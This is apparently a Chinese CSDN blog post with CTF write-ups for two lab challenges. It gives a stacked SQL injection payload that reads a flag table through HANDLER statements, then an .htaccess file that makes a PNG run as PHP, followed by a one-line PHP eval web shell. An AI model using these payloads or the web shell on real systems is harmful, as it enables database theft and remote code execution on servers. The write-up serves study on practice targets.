一天一道ctf 第19天（handler sql注入，.htaccess文件上传）

原创


scrawman 于 2021-04-05 21:41:51 发布 37 收藏 1

本文链接：https://blog.csdn.net/scrawman/article/details/115407877

[GYCTF2020]Blacklist

一个小知识点，题目和之前强网杯的随便注差不多，只是过滤的东西多了很多，那就不能更改表名了。这里用的是handler语句

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#
```



[MRCTF2020]你传你□呢

这题和之前做过的一道文件上传题很像，都是先上传一个配置文件为之后上传的一句话木马开启一个后门（除了作者是个祖安以外）之前一道题传的是.user.ini文件，这道题传的是.htacsess文件。上传.htaccess可以更改配置，目的是为了让服务器能把我们后面上传的文件当作php来解析。

```
//.htacsess
<FilesMatch "1.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

上传的时候记得抓包把Concent Type改成image/png
再上传一句话木马1.png

```
//1.png
<?php
@eval($_POST['shell']);
?>
```

上传成功以后蚁剑连接回显的1.png地址http://e0ced744-d17c-4295-9063-074dfc00ce30.node3.buuoj.cn/upload/…/1.png